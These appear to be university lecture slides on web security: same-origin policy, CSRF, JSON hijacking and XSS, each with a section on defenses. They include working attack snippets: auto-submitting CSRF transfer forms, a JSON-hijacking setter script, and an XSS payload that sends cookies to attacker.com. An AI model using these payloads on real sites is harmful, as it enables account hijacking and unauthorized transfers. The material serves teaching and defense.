IERG4210 Web Programming and Security

Course Website: https://course.ie.cuhk.edu.hk/~ierg4210/
Live FB Feedback Group: https://fb.com/groups/ierg4210.2014spring/

Web Application Security I

Lecture 8

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Agenda

- Ethical Hacking

- Same Origin Policy (SOP)
- Cross-Site Request Forgery (CSRF) and Defenses
- Cross-Site Scripting (XSS) and Defenses
- Clickjacking and Defenses

- Legitimate Cross-Origin communication
  - Cross-origin communication with mutual consent

Ethical Hacking

- Blackhat hacker
  - Break security for malicious reasons and/or personal gains
- Whitehat (ethical) hacker
  - Break security for non-malicious reason
  - With consent from owners (greyhat otherwise)
  - Do not create irreversible and availability impact to a system
  - Practise responsible disclosure
    - notify owners first, explain it clearly, sometimes offer fix recommendations, allow reasonable time for fix before publicize
  - Bug bounty programmes: yahoo, google, facebook, etc
- You learn how to break
  - for the sake of protections: avoid vulnerabilities as developers
  - to become an ethical hacker / security researcher / pen-tester

Warning: Don't do evil things!! Malicious hacking is an criminal offense

SAME ORIGIN POLICY (SOP)

Recall: Same Origin Policies (SOPs)

- Cookie Origin:= (isHTTPSOnly, domain, path)
  - Prevents cookies set by one origin to be readable by another origin
  - Given `www.example.com`, the Domain parameter can be:
    - (Default) exactly the current domain
    - Suffix of the current one
      - Accept: `.example.com`, i.e. all `*.example.com` receive the cookie
        Note: the dot at the beginning; it's need for legacy browsers
        Over-relaxing this can be a security flaw
      - Reject: Top-level (e.g., .com) and Co
      - Reject: Others' domains (e.g. www.g


Cookie SOP is discussed in Lecture 7
Let's move on to the HTML SOP

- HTML Origin:= (protocol, domain, port)
  - Prevent scripts from one origin to access the DOM of another origin
  - Embedded item inherits its parent origin
  - Ref: https://developer.mozilla.org/en/Same_origin_policy_for_JavaScript
- More SOP in different contexts: Java, etc…

HTML SOP (or simply SOP)

- SOP is the most fundamental browser security model to prevent script access from one origin to another origin
- Examples (Demo):

Webpages from the same domain can access each other




Hello World! (IERG4210 Demo on Frame Communication)

Some iframe content

Everything is freely accessible to each other

Webpages from different domains cannot access each other



The character encoding of the HTML document was not declared. The document will render with garbled text in some browser configurations if the document contains characters from outside the US-ASCII range. The character encoding of the page must to be declared in the document or in the transfer protocol.

Error: Permission denied to access property 'x'

```
alert('x = ' + top.window.x);
```

07-sop...me.html (line 6)

Error: Permission denied to access property 'y'

```
alert('y = ' + f.window.y);
```

07-sop.html (line 8)

Browser throws error: Permission denied

SOP Origin Definition

- Origin Definition := (protocol, domain, port)
  - Is the origin of `http://www.example.com/dir/index.html` the same as that of the following documents?


URL Examples	Outcome	Reason
http://www.example.com/dir2/other.html	Yes	
http://www.example.com/dir/inner/2.html	Yes	
https://www.example.com/secure.html	No	Different protocol
http://www.example.com:81/dir/etc.html	No	Different port
http://news.example.com/dir/other.html	No	Different domain
http://hacker.com/index.html	No	Different domain

  - Inheritance (IMPORTANT!!): Except (i)frames, embedding elements (e.g. `<script>`, `<img>`, etc) will always inherit their parent origin

  - Reference: https://developer.mozilla.org/en/Same_origin_policy_for_JavaScript
  - For more varieties like IP address and file://, visit: http://code.google.com/p/browsersec/wiki/Part2#Same-origin_policy_for_DOM_access

Cookie SOP v.s. HTML SOP

- Why the path constraint in Cookie SOP may not be enforced?
  - HTML Origin := (protocol, domain, port)
  - Cookie Origin := (isHTTPSOnly, domain, path)



HTTP Request:

```
GET /dir1/index.php HTTP/1.1
Host: www.example.com
```

HTTP Response:

```
HTTP/1.1 200 OK
Content-type: text/html

<script type="text/javascript">
// execute after 3 seconds
window.setTimeout(function(){
  alert(document.getElementsByTagName('iframe')[0]
        .contentDocument.cookie);
}, 3000);
</script>
<iframe src="/dir2/index.php"></iframe>
```

HTTP Request:

```
GET /dir2/index.php HTTP/1.1
Host: www.example.com
```

HTTP Response:

```
HTTP/1.1 200 OK
Content-type: text/html
Set-Cookie: test=sth; path=/dir2

Cookie is Set!
```

  - (Demo) Because `document.cookie` follows HTML SOP; Hence, Cookies can be accessed as above if `httpOnly` is not set.

CROSS-SITE REQUEST FORGERY (CSRF)


OWASP Top 10 Application Security Risks

2010	2013
A1-Injection	A1-Injection
A2-Cross Site Scripting (XSS)	A2-Broken Authentication and Session Management
A3-Broken Authentication and Session Management	A3-Cross-Site Scripting (XSS)
A4-Insecure Direct Object References	A4-Insecure Direct Object References
A5-Cross Site Request Forgery (CSRF)	A5-Security Misconfiguration
A6-Security Misconfiguration	A6-Sensitive Data Exposure
A7-Insecure Cryptographic Storage	A7-Missing Function Level Access Control
A8-Failure to Restrict URL Access	**A8-Cross-Site Request Forgery (CSRF)**
A9-Insufficient Transport Layer Protection	A9-Using Components with Known Vulnerabilities
A10-Unvalidated Redirects and Forwards	A10-Unvalidated Redirects and Forwards

- References: https://www.owasp.org/index.php/Top_10_2010-Main
  https://www.owasp.org/index.php/Top_10_2013

How Authentication Worked?

- Legitimate Use - an online money transfer form:



https://bank.com/transfer-form

Money Transfer:
To: [111-882 v]
Amt: $[______]
[Submit]

The request resulted by form submission:

```
POST /transfer HTTP/1.1
Host: bank.com
Cookie: auth=23fjkl23fjafk3

to=111-882&amt=100
```


https://bank.com/transfer

1. Check the auth token resided at Cookies
2. Transfer $100 to account 111-882

- After login, the auth. token hosted in Cookies are automatically attached to every request by browser
  - Given that the token is known only by the legitimate user
  - Bank will accept the request and execute the authorized transfer
    - For invalid token, the bank will surely reject the request

Cross-Site Request Forgery

- Attack Example:
  - Victim visits a malicious page, which can craft the same request:


http://attacker.com/blog/
blah, blah, blah…
Auto. send a POST request using JS
https://bank.com/transfer

Cookies are automatically attached:

```
POST /transfer HTTP/1.1
Host: bank.com
Cookie: auth=23fjkl23fjafk3

to=666-882&amt=100
```

1. Check the auth token resided at Cookies
2. Transfer $100 to account 666-882

  - Even though attacker has no knowledge to the authentication token
  - Cause: browser will **implicitly** attach cookies to the requests
  - Bank finds nothing wrong and will execute the transfer

- **CSRF** := force a victim to execute an unintended authorized action as if it is done by the authenticated user

To launch a CSRF attack

- In attacker's prepared page hosted at http://attacker.com/
  - To launch a CSRF using GET request

    -
      ```
      <img src="https://bank.com/transfer?
      toAcct=024-666666-882&amt=100" width="1" height="1" />
      ```
  - To launch CSRF using POST request
    - Recall the "programmatic form submission" in lecture 4:
      ```
      <form action="https://bank.com/transfer" method="POST">
       <input type="hidden" name="to" value="024-666666-882"/>
       <input type="hidden" name="amt" value="100"/>
      </form>
      <script>document.forms[0].submit()</script>
      ```

- The vulnerable website `https://bank.com/` receives a request that is identified by victim's authentication token
  - Bypassing SOP: SOP cannot stop this attack

Login CSRF

- Victim visits a malicious page that automatically signs in a vulnerable website using attacker's credentials, actions taken by the victim is recorded with attacker's account
- An Example Threat:
  - A victim got logged in with an attacker's google account
  - Victim's search history is recorded at Google Web History
  - Attacker later check out the log with his account

- Midterm/Exam: Login CSRF v.s. Session Fixation
  - Similar in terms of forcing authentication-related requests:
    - Session Fixation: forcing victim to use attacker's authentication token
    - Login CSRF: forcing victim to use attacker's credentials
  - Differ in terms of the underlying vulnerabilities and defenses?

CSRF Defenses (1/2)

1. HTML5 Origin Header (Legacy browsers do not support this!)
   - A new header that specifies the origin initiating a request
   - Server validates if the origin header is among its allowed list

   - The origin header is basically a substring of the referrer header, why not simply use the referrer instead?
     - Referrer header leaks the whole URL to other websites
       → privacy advocators drop it manually
       → modern browsers automatically drop it in HTTPS page
     - After all, attacker can serve a malicious page over HTTPS to prevent referrer header from sending to the vulnerable website
2. CAPTCHA
   - Requires user's explicit input before further execution
   - Attackers do not know the CAPTCHA contents due to SOP

CSRF Defenses (2/2)

3. Require a static request header using XMLHttpRequest
   - Setting request header over cross-origin XHR is prohibited
4. Submitting a hidden nonce with every form (Cross-browser)
   - Implementations (demo):
     - Nonce: the session id itself, or a random and user-specific string/number
     - Form Construction (server): add to form the nonce as a hidden parameter
     - When user submits the form, the nonce is submitted together
     - Form Processing (server): validates req.body.nonce === generated nonce
   - Attackers do not know the nonce due to SOP
   - Explicit form submission by user is required

- Security Best Practices:
  - Apply the last defense for universal browser support
  - Expire tokens in a reasonable timeframe to mitigate CSRF

Reference: https://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29_Prevention_Cheat_Sheet

Fixed: CSRF + JSON Hijacking

- JSON Hijacking against Twitter and Gmail Contacts
  - The reason why `while(1);` was attached to every JSON response

```
<script type="text/javascript">
Object.prototype.__defineSetter__('user', function(obj){
    console.log(obj);
});
</script>
<script src="https://twitter.com/statuses/friends_timeline/"></script>
```

  when JSON is evaluated, hence assigning object with a key called "user", then the `__defineSetter__('user')` will be invoked

  - Reference: I know what your friends did last summer: http://www.thespanner.co.uk/2009/01/07/i-know-what-your-friends-did-last-summer/
  - More Reference: http://www.thespanner.co.uk/2011/05/30/json-hijacking/

- Fixed nowadays by ignoring setters during initialization: https://developer.mozilla.org/web-tech/2009/04/29/object-and-array-initializers-should-not-invoke-setters-when-evaluated/

1. Cross-Site Scripting (XSS): HTML/Javascript code injection
2. Clickjacking: UI redressing with opacity=0

SOP EXCEPTION: ILLEGAL CROSS-ORIGIN ACCESS

Warning: SOP Exceptions!!

- Bypassing SOP is a dangerous and risky action
  - Doing so legitimately is Collaborative Cross-origin Access
    - Two origins mutually agree to communicate
  - Doing so ignorantly will lead to vulnerabilities
  - Doing so maliciously is then an act of hacking

"Always think twice about
Confidentiality and Integrity
when communicating across origins"

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A9-Insufficient Transport Layer Protection	A9-Using Components with Known Vulnerabilities
A10-Unvalidated Redirects and Forwards	A10-Unvalidated Redirects and Forwards

- References: https://www.owasp.org/index.php/Top_10_2010-Main
  https://www.owasp.org/index.php/Top_10_2013

Cross-Site Scripting (XSS)

- XSS := Unauthorized cross-origin script access
  - i.e., bypassed SOP that protects a page from illegal script access
  - Cause: Insufficient output sanitizations on untrusted inputs
  - Consequence: SOP broken; script access from untrusted party
- Possible Threats
  - Information Leakage
    - Stealing Cookies and Private Information
    - Key Logging
  - Executing authenticated actions by imitating users' clicks/keys
    - XSS surpasses CSRF: XSS vul. allows doing anything a CSRF vul. can offer
  - Modifying the DOM
  - Basically, full control!!

Reflected and Stored XSS

- Reflected XSS: payload reflected from request to response
  - Given a vulnerable webpage at example.com/search?q=**apple**

```
Results for {{{q}}}:
<!-- Some search results -->
```

{{{q}}} is a raw output expression in handlebars

  - If a victim followed a hyperlink of attacker's choice: example.com/search?q=**%3Cscript%3Ealert('XSS')%3C%2Fscript%3E**
  - The resulted HTML that will let user inputs rendered as script:


```
Results for <script>alert('XSS')</script>: <!-- ... -->
```

  - Why follow the link? Social engineering, Advertisement, Email, etc

- Stored XSS: The server stores and echoes the payload
  - e.g. Attacker leaves a comment with malicious script in a blog
  - Server includes the payload in a webpage for ALL other blog visitors!!

- (Midterm/Final) Reflected XSS v.s. Stored XSS

Reflected XSS Demo



COMPUTER CEN
THE UNIVERSITY OF HON

Pleas

Set Spam Filter | Check

Tips for using HKU Webma

Haven't received any new emails l
No email in INBOX but still prompt
Cannot receive some mail? Look i
Stop spam by setting Spam Filter

yo!

Us
Pa
Login Email

You are using

Firefox
Wired Network Service - Login Page
+
https://securelogin.net.cuhk.edu.hk/u
Wired CUHK

Login to Wired Network Service at St

Note:

1. The Wired Network Service at S
2. By default, you can browse CUH wired network service. For othe
3. Logging in the service indicates
4. Except for the initial CWEM auth
5. For a secured connection or ac additionally over this wired netw

Please enter your Computing ID and C

XSS

Read securelogin.net.cuhk.edu.hk

Firefox
CUHK Wi-Fi Service Login Page
+
https://securelogin.wlan.cuhk.edu.hk/upl
Wi-Fi CUHK

Login to CUHK Wi-Fi Service

Note:

1. The CUHK Wi-Fi Service
2. By default, you can brow login to the Wi-Fi service
3. Logging in the service in
4. Except for the initial CWE
5. For a secured connectio connection additionally over this Wi-Fi service.
6. For service details, please visit http://www.cuhk.edu.hk/itsc/


Please enter your CWEM account and password to login CUHK Wi

XSS

Read securelogin.wlan.cuhk.edu.hk

XSS Filter Evasion Cheatsheet

- Blocking <script> tags alone cannot solve the problem
- For example, the following injection can steal cookies like so:
  - `<img src="doesnt_exist" onerror="this.src='//attacker.com/?'+document.cookie"/>`
- Other XSS vectors: http://ha.ckers.org/xss.html



XSS Filter Evasion Cheat Sheet

Contents [hide]

1 Introduction
2 Tests
2.1 XSS Locator
2.2 XSS locator 2
2.3 No Filter Evasion
2.4 Image XSS using the JavaScript directive
2.5 No quotes and no semicolon
2.6 Case insensitive XSS attack vector

XSS Defenses

- Input Validations with whitelisting
  - Concept: All user inputs should be treated as untrusted
  - Whitelisting: accept only a rigorous list of acceptable inputs
  - Blacklisting is BAD: reject some unwanted inputs
- Input Sanitizations
  - Concept : Screen out or Correct unexpected inputs
  - Example: Casting to an expected data type (e.g. int and float)
- Content Security Policy (not in Internet Explorer)
  - Concept : disable inline scripts; whitelist sources of sub-resources
- Disable script access to cookies (i.e. using httpOnly flag)
